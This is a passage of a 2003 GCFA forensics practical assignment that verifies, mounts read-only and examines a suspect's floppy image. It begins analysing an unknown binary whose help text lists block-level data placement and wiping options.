"Forensics under Brazilian Legislation"

Analysis of an unknown binary
Analysis of a Honeypot
Legal Issues of Incident Handling

GIAC Certified Forensic Analyst (GCFA) Practical Assignment
Version 1.4 (July 21, 2003)
Part 2: Option 1
Submitted: Oct/02/2003

by
Jacomo Dimmit Boca Piccolini

Abstract

This paper is an opportunity to present to the security community how laws in Brazil could interact with a forensic analysis. Comments will be made, where it is suitable, about the current legislation or any procedure that is peculiar to Brazil. The first section describes the analysis of an unknown binary; the second section describes a full forensics analysis of a compromised system; and, finally, in the third section, legal issues involved in incident handling according to Brazilian law will be discussed.

Part 1 - Analyze an Unknown Binary (40 points)

Some statistics give account that the majority of illegal activities occur as the direct result of the activity of employees, partners, contracted services and former employees. If an illicit activity committed by a former employee can seemingly appear logical for reasons of revenge, what does it take for an employee like John Price to use the computational resources of the company and subsequently be suspended from his activities?

The activity of forensic analysis that follows aims to demonstrate the methodology used to identify the content, which, in this case, is an image of a floppy that was apprehended in the possession of John Price.

The initial information is not favorable to John since that he deliberately erased the content of his workstation and an internal audit of the company had him under investigation for possible improper use of the computational resources.

The forensic analysis should not be used in an accusatory manner. It should restrict itself to maintaining a technical and objective approach by searching in the available information for any incriminating evidence or proof of absolution so that emotion does not influence the results in a preconceived way.

1.1 Binary Details (5 points):

Many times, the beginning of a forensic analysis is initiated with the receiving of an image that was obtained in a previous stage. In the present case, the image of a floppy disk that would belong to John Price, who, in turn, denies its ownership.

The file was available in ZIP format, which is a form of file compression and contained the following data:

tag#	30082003-jp-1
Type	zip file
Name	binary_v1_4.zip
md5 hash:	c786bb55fa5d8ec934ccd7c89bc00844
Size	459502 bytes

table1.1.1: Information regarding available file

The information contained in Table 1.1.1 was not initially available, but was created as part of the procedure involved in the receiving of evidence.

The available information at the GIAC website related to the content of the file and that was published is:

tag#	fl-16072003-jp1
Type	3.5 inch TDK floppy disk
md5 hash:	4b680767a2aed974cec5fbcbf84cc97a
Size	fl-160703-jp1.dd.gz

table1.1.2: Information regarding .zip file contents.

The first step was to verify if the file was really a ZIP file and if its structure presented any errors.

```
$ md5 binary_v1_4.zip
c786bb55fa5d8ec934ccd7c89bc00844  binary_v1_4.zip
$
$ file binary_v1_4.zip
binary_v1_4.zip: Zip archive data, at least v2.0 to extract
$
$ zip -T binary_v1_4.zip
test of binary_v1_4.zip OK
```

screenshot1.1.1: information regarding the file binary_v1_4.zip

The fact that a file has a particular extension does not necessarily indicate that the file is what it seems to be. A preliminary analysis is always necessary to guarantee that the investigator has not been deceived. In the present case, the 'file' command is used to inform the type of file through a series of tests.

The 'file' command verifies some characteristics of the file to determine its type. The tested characteristics are: file system test, magic numbers and language test.

The first one of these tests that is carried out successfully indicates the type of file. The file system test aims to identify characteristics of the file in accordance with the filesystem in use, which, in this case, is a file that is recognized by the filesystem and will also be recognized by the "file" command.

The possible identifications are: text file, binary file and socket. The magic number test compares the presence of a signature in the file against a database of file types. The last test identifies the type of text present in a text file by the presence of the definition of the type of characters or of language. This allows the identification of a text file as being that of the English language. For further information on how the tests are done consult the Unix *man* page.

Guaranteeing that the file is what had been expected and can be opened, the present analysis can continue, verifying the file content and decompressing it.

```
$ zipinfo binary_v1_4.zip
Archive:  binary_v1_4.zip   459502 bytes   3 files
-r--------  2.3 unx   474162 bx defN 16-Jul-03 02:03 fl-
160703-jp1.dd.gz
-rw-r--r--  2.3 unx       54 tx stor 16-Jul-03 03:14 fl-
160703-jp1.dd.gz.md5
-rw-r--r--  2.3 unx       39 tx stor 16-Jul-03 03:14 prog.md5
3 files, 474255 bytes uncompressed, 459030 bytes compressed:
3.2%
```

screenshot1.1.2: `zipinfo` Information regarding the file *binary_v1_4.zip*

The 'zipinfo' command is used to obtain detailed information about a ZIP file. An alternative, in case the user does not have the 'zipinfo' command, is to execute 'unzip' with the option -Z that gives a similar result.

The 'zipinfo' is an application software that comes along with the zip tools package and is normally found in the GNU/Linux distributions. 'Zipinfo' shows important information such as file lists, dates of files creation, characteristics of the files and files permission.

The present ZIP file is composed by three (3) files and its origin is a Unix system.

File	Related Information
`fl-160703-jp1.dd.gz`	Binary file (bx) with compression format GZ, size 474162 bytes, ready only permissions, and date July 16, 2003 at 03:14h
`fl-160703-jp1.dd.gz.md5`	Text file (tx) containing information about the MD5 hash of the image file, size of de 54 bytes, dates July 16, 2003 at 03:14h
`prog.md5`	Text file (tx) containing information about the MD5 hash of the program "prog" that was seized, size 39 bytes, dates July 16, 2003 at 03:14h

Table1.1.3: Summary of zip file contents.

A very useful command is 'zipnote' that furnishes information that has been included in the 'ZIP' file during file creation.

```
$ zipnote binary_v1_4.zip
@ fl-160703-jp1.dd.gz
@ (comment above this line)
@ fl-160703-jp1.dd.gz.md5
@ (comment above this line)
@ prog.md5
@ (comment above this line)
@ (zip file comment below this line)
GCFA binary analysis
```

screenshot1.1.3: `*zipnote*` Information.

It can be observed that a commentary indicates that the binary file _v1_4.zip is to be used in the process of GCFA certification.


After obtaining this information, the next step is to proceed with the decompression of the binary file _v1_4.zip.

```
$ unzip –X binary_v1_4.zip
Archive:  binary_v1_4.zip
GCFA binary analysis
  inflating: fl-160703-jp1.dd.gz
 extracting: fl-160703-jp1.dd.gz.md5
 extracting: prog.md5
```

screenshot1.1.4: Decompressing the .zip file

The parameter -X of the 'unzip' command preserves the original information related to the time the file was compressed, such as date, hour, user and group.


A check with the `file` command shows:



```
$ file fl-160703-jp1.dd.gz
fl-160703-jp1.dd.gz: gzip compressed data, was "fl-160703-
jp1.dd", from Unix
$
$ file fl-160703-jp1.dd.gz.md5
fl-160703-jp1.dd.gz.md5: ASCII text
$
$ file prog.md5
prog.md5: ASCII text
```

screenshot1.1.5: Check of decompressed files types.


The verification checks out with the expected description and that which was observed in the ZIP analysis. Now, the content of the .md5 files must be verified and, with this information provided, the integrity of the image can be checked.



```
$ more prog.md5
7b80d9aff486c6aa6aa3efa63cc56880  prog
$
$ more fl-160703-jp1.dd.gz.md5
4b680767a2aed974cec5fbcbf84cc97a  fl-160703-jp1.dd.gz
$
$ md5 fl-160703-jp1.dd.gz
4b680767a2aed974cec5fbcbf84cc97a  fl-160703-jp1.dd.gz
```

screenshot1.1.6: verification of the file integrity.

The hash of the file, *fl-160703-jp1.dd.gz*, checks out with the available information in the *#fl-16072003-jp1o* evidence (table 1.1.2). It is now possible to pass on to a next stage: the decompression of the image.



```
$ gunzip -tv fl-160703-jp1.dd.gz
fl-160703-jp1.dd.gz:     OK
$
$ gunzip -l fl-160703-jp1.dd.gz
         compressed        uncompressed  ratio uncompressed_name
             474162             1474560  67.8% fl-160703-jp1.dd
$
$ gunzip -dv fl-160703-jp1.dd.gz
fl-160703-jp1.dd.gz:     67.8% -- replaced with fl-160703-jp1.dd
$
$ md5 fl-160703-jp1.dd
20be7bc13a5cb8d77232659c52a3ba65  fl-160703-jp1.dd
$
$ file fl-160703-jp1.dd
fl-160703-jp1.dd: Linux rev 1.0 ext2 filesystem data
```

screenshot1.1.7: decompress floppy image.

The MD5 hash of the image file was generated to permit verification of the integrity of the file whenever necessary. It can be observed that the *fl-160703-jp1.dd* file is really an image whose filesystem is Linux type EXT2.

A starting point to analyze the content of the image is to verify any information that can be extracted even before it is mounted. Since images of systems are unreadable to human beings, it is possible to obtain legible stretches by using the 'strings' command. For more information about the use of the 'strings' command as a forensic analysis tool, read the practical GCFA by Neil Desai, available at the GIAC website.

```
$ strings -a –m4 fl-160703-jp1.dd > fl-160703-jp1.dd.str4
$
$ file fl-160703-jp1.dd.str4
fl-160703-jp1.dd.str4: Microsoft Word document data
```

screenshot1.1.8: running strings on floppy image.

It is recommended that the output of the 'strings' command be redirected to a file. In this case, the output file has the extension .str, of strings, and the number four (4), in a reference to the minimum length that each result has from the 'strings' output.

Next is the verification of the content of file *fl-160703-jp1.dd.str4*:

```
$ more fl-160703-jp1.dd.str4
lost+found
John
progt
May03
Docs
nc-1.10-16.i386.rpm..rpm
prog
```

screenshot1.1.9: Contents of file generated by strings command.

The data shown above is the beginning of the file.

The command 'wc' (word count) furnishes information about the amount of words, lines and number of characters:

```
$ wc fl-160703-jp1.dd.str4
   8572   13057  103642 fl-160703-jp1.dd.str4
$ wc -L fl-160703-jp1.dd.str4
    595 fl-160703-jp1.dd.str4
```

screenshot1.1.10: Information regarding the number of words and lines of strings file.

It can be seen that the file contains 8,572 lines, 13,057 words and a total of 103,642 characters (equal to the same number of file bytes). The -L option shows the size of characters of the biggest word present in the file; in this case, 595 characters.


If the content observation process of the `strings` execution gives the impression of being relatively simple, the practical application shows that this activity is extremely tiring, therefore, in many cases, an unreadable file becomes a mountain of a text!
The capacity to extract information from 'strings' outputs is very important and sometimes underestimated. It, nevertheless, allows part of the forensic effort to be directed to more important questions.

1.2 Image mounting process

The first step to come into direct contact with the image information is to mount it, i.e., to make the data accessible, as it would be in a floppy. To this end, there are two (2) options: one is to return the data to the original state in a floppy or, secondly, logically mount the image in the computational system that acts as the forensic analysis station.

The choice made here was to mount the image in the forensic system because access to the information is faster in a HardDrive than in a floppy drive.

The procedure to mount an image must be carried out carefully and, preferably, the mounted image should be available on a read only permission so that the information cannot be contaminated/changed. In the case that the information becomes modified, it would be necessary to decompress the image again.



```
$ mount -v fl-160703-jp1.dd /jacomo/floppy/ -o
loop,ro,noatime,noexec
mount: going to use the loop device /dev/loop1
mount: you didn't specify a filesystem type for /dev/loop1
       I will try type ext2
/jacomo/fl-160703-jp1.dd on /jacomo/floppy type ext2
(ro,noexec,noatime,loop=/dev/loop1)
$
```

screenshot1.2.1: Floppy image mount process.

The 'mount' command was used to mount the image with the following parameters:

-v	verbose, used to get detailed information about the process of mounting the image.
fl-160703-jp1.dd	Name of image file.
/jacomo/floppy	Target directory, where the image will be mounted.
-o	Mount options.


table1.2.1: used parameters for `mount` the image

Used options: (- o loop, ro, noatime, noexec):

loop	A loop device is used to mount the system
ro	The mounted filesystem has ready only access permission.
noatime	Do not modify the access time for inodes.
noexec	Do not allow binaries execution on mounted filesystem.

Table1.2.2: options used during mount command execution.


We can observe the image mounted in /jacomo/floppy:



```
$ df -k
Filesystem           1k-blocks      Used Available Use% Mounted on
/dev/hda3             16033828   5900800   9318536  39% /
/jacomo/fl-160703-jp1.dd  1412       782       558  59% /jacomo/floppy
```

screenshot1.2.2: information regarding mounted image.

Listing the files in /jacomo/floppy:



```
$ find /jacomo/floppy/
/jacomo/floppy/
/jacomo/floppy/lost+found
/jacomo/floppy/John
/jacomo/floppy/John/sect-num.gif
/jacomo/floppy/John/sectors.gif
/jacomo/floppy/prog
/jacomo/floppy/May03
/jacomo/floppy/May03/ebay300.jpg
/jacomo/floppy/Docs
/jacomo/floppy/Docs/Letter.doc
/jacomo/floppy/Docs/Mikemsg.doc
/jacomo/floppy/Docs/Kernel-HOWTO-html.tar.gz
/jacomo/floppy/Docs/MP3-HOWTO-html.tar.gz
/jacomo/floppy/Docs/Sound-HOWTO-html.tar.gz
/jacomo/floppy/Docs/DVD-Playing-HOWTO-html.tar
/jacomo/floppy/nc-1.10-16.i386.rpm..rpm
/jacomo/floppy/.~5456g.tmp
```

screenshot1.2.3: list of files on mounted image.

The above list shows the files that are visible to the system.

Some of the files found are promising and need more inquiries. What calls one's attention is the presence of files with descriptions of the usage ('howto') of music in MP3 format and about the functioning of sound, dvd and of the system kernel.

Still, there is the presence of *nc-1.10-16.1386.rpm..rpm* file that is a tool used to establish TCP connections. It can be used to open a socket in a specific port and establish a connection between computers. "RPM" files are installation packages widely used in the Gnu/Linux distributions. These files facilitate in a great way the process of program installation.

Three image files, two being GIF and one JPG, and two document DOC files, possibly a letter, complement the list of files. The *ebay300.jpg* file suggests that some information could be connected with the http://www.ebay.com/ website that is used for sales and auctions.

Other files may exist that are not visible: the deleted files. This stage is important since, as can be observed in the mounted image, available free space exists that could still contain information.

In order to get a copy of the content of the unallocated or free space of the image, the "dls” command is used. The "dls" command is part of the TASK, or "Sleuth Kit", that will be used and discussed later on in this paper.

```
$ dls -f linux-ext2 fl-160703-jp1.dd > floppy_erase.dls.dat
$
$ ls -la floppy_erase.dls.dat
-rw-r--r--    1 root     root       645120 Aug 30 15:13
floppy_erase.dls.dat
$
$ df --block-size=1 /jacomo/floppy
Filesystem            1-blocks      Used Available Use% Mounted on
/jacomo/fl-160703-jp1.dd
                       1445888    800768    571392  59% /jacomo/floppy
```

screenshot1.2.4: execution of `dls` command.

The total number of bytes of the image, one floppy disk, is 1,445,888 bytes. There are 800,768 bytes in the mounted image. Unallocated space in the image obtained with the "dls" command is 645,120 bytes. The total of allocated + unallocated space is the total size of the original image (800,768 + 645,120 = 1,445,888 bytes). This tally is to show that the original image did not have any flaws (bad-blocks) since the total size is the standard for a floppy and to show that the unallocated part is sufficiently representative and cannot be left out of the analysis.

1.3 The BINARY

A preliminary verification is necessary. The MD5 hash of the "prog" binary file that is inside the mounted image must be checked to ensure that it is the same as the one listed on the "prog" .md5 file.

```
$ md5 /jacomo/floppy/prog
7b80d9aff486c6aa6aa3efa63cc56880        /jacomo/floppy/prog
$ more prog.md5
7b80d9aff486c6aa6aa3efa63cc56880  prog
```

screenshot1.3.1: verification of binary “prog” integrity.


The only information repassed on the GIAC site about some image content was verified. This also means that no mistake has been committed up to this point.

tag#	30082003-jp-2
type	Binary
name	Prog
md5 hash:	7b80d9aff486c6aa6aa3efa63cc56880
Size	487476 bytes

table1.3.1: information regarding the binary “prog”.

Some additional information has to be collected about the "prog" binary file.


```
$ stat /jacomo/floppy/prog
  File: "/jacomo/floppy/prog"
  Size: 487476          Blocks: 960        IO Block: 4096   Regular
File
```



```
Device: 700h/1792d      Inode: 18          Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  502/ UNKNOWN)   Gid: (  502/
UNKNOWN)
Access: Wed Jul 16 03:12:45 2003
Modify: Mon Jul 14 11:24:00 2003
Change: Wed Jul 16 03:05:33 2003
```

screenshot1.3.2: additional information regarding the binary "prog".


The above information shows that the last date of modification of the file was on July 14, 2003, i.e., two (2) days before the acquisition of the image. The size of the binary is 487,476 bytes and has permission of execution (0755) and belonged to user 502, group 502. The last access and modification were dated July 16, 2003, and must have resulted from the process of image acquisition. There is no information about the process of acquisition of the floppy and the generation of the image.



```
$ file /jacomo/floppy/prog
/jacomo/floppy/prog: ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV), for GNU/Linux 2.2.5, statically linked, stripped
```

screenshot1.3.3: information of binary "prog" file type.

The binary "prog" is an executable 32-bits program, which was statically compiled and stripped (no debug information). This option of compilation imposes big limits on the forensic analysis since it reduces the amount of information that the 'strings' command can show.



```
$ strings -a prog > prog.str4
$ ls -la prog.str4
-rw-r--r--    1 root     root       164830 Aug 30 17:34 prog.str4
$ more prog.str4
äðPTRh
QVhx
åSPè
]üÉÃ
Éuê¸
è?~û÷
```


screenshot1.3.4: inicial contents of strings execution on the binary "prog".

Information that called more attention in the content of the "prog"file str4:

wipe the file from the raw device
extract a copy from the raw device
generate SGML invocation info
1.0.20 (07/15/03)
/.../image
Bogowipe
ISO/IEC 14652 i18n FDCC-set
ISO/IEC JTC1/SC22/WG20 – internationalization
of Verdef record
of Verneed record
GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.3 2.96-112)
--%s   %s

table1.3.2: interesting information regarding the execution of `strings` on the binary "prog".


The next step was to execute the binary inside of the controlled environment and to observe the unfoldings. The controlled environment was constituted of a Gnu/Linux Red Hat system protected by a firewall, with access control and one tcpdump, a package capture, to identify any network traffic resulting from execution.



```
$ ./prog
no filename. try '--help' for help.
```

screenshot1.3.5: binary “prog” execution.

At least there is some available help to search for more detailed information! Useful!



```
$ ./prog –help
prog:1.0.20 (07/15/03) newt
Usage: prog [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk  test (returns 0 if exist)
  sb  print number of bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is
fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose       be verbose
--log-thresh <none | fatal | error | info | branch | progress |
entryexit> logging threshold ...
--target <filename> operate on ...
```

screenshot1.3.6: binary “prog” execution with help option.

Some information on the program ca be obtained and verified that some of if that had called attention in the execution of 'strings' is present in help, as the version of the program and what apparently is a nickname (newt).

From the available options, it can be conjectured that the binary is used to access data (reading/writing/wipe).

